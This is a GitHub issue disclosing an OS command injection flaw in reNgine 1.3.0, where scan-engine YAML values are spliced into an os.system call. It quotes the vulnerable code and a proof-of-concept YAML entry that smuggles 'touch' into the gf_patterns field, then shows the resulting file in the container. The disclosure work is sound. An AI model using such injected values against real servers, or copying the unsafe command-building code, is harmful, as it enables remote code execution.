There is an OS Command Injection vulnerability in the scan engine function configuration of rengine 1.3.0 #2


Open **zongdeiqianxing** opened this issue on Jul 18 · 0 comments

zongdeiqianxing commented on Jul 18 • edited Owner

https://github.com/yogeshojha/rengine

The rce vulnerability is caused by the code reading the value from the yaml file and splicing it directly into the os.system statement.

github permark




https://github.com/yogeshojha/rengine/blob/master/web/reNgine/tasks.py


```
        ))


    # once endpoint is saved, run gf patterns TODO: run threads
    if GF_PATTERNS in yaml_configuration[FETCH_URL]:
        for pattern in yaml_configuration[FETCH_URL][GF_PATTERNS]:
            # TODO: js var is causing issues, removing for now
            if pattern != 'jsvar':
                logger.info('Running GF for {}'.format(pattern))
                gf_output_file_path = '{0}/gf_patterns_{1}.txt'.format(
                    results_dir, pattern)
                gf_command = 'cat {0}/{3} | gf {1} | grep -Eo {4} >> {2} '.format(
                    results_dir,
                    pattern,
                    gf_output_file_path,
                    output_file_name,
                    valid_url_of_domain_regex
                )
                logger.info(gf_command)
                os.system(gf_command)
```

====================


If you try to reproduce the vulnerability, add the command you want to execute in the scan engine template in the background, then create a target and select the scan engine template for scanning. After a while, you will find that the command is successfully executed.



Engine Name	Type	Subdomain Discovery	Screenshot	OSINT	Port Scan	Directory & Files Discovery	Fetch URLs	Vulnerability Scan	Action
Full Scan	Default Engine	✓	✓	✓	✓	✓	✓	✓	
Subdomain Only Scan	Default Engine	✓	✗	✗	✗	✗	✗	✗	



```
  timeout: 10
  # delay: "0.1-0.2"
  # match_http_status: '200, 204'
  # max_time: 0
  recursive: false
  recursive_level: 1

fetch_url:
  uses_tools: [ gauplus, hakrawler, waybackurls, gospider ]
  intensity: normal
  # intensity: deep
  ignore_file_extension: [jpg, png, jpeg, gif]
  gf_patterns: [ debug_logic;touch /usr/src/app/11111.txt, idor, img-tr

vulnerability_scan:
  concurrency: 10
  rate_limit: 150
  timeout: 5
  retries: 1
  templates: [ all ]
```



```
root@ecs-393573:~/rengine-1.2.0/web/reNgine# docker exec -ti 53 bash
root@53c6c92a3d91:/usr/src/app# ls
11111.txt      api                 celery-entrypoint.sh  fixtures   recon_note
11111.txt.txt  art                 dashboard             manage.py  requirements.txt
Dockerfile     beat-entrypoint.sh  entrypoint.sh         reNgine    scanEngine
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant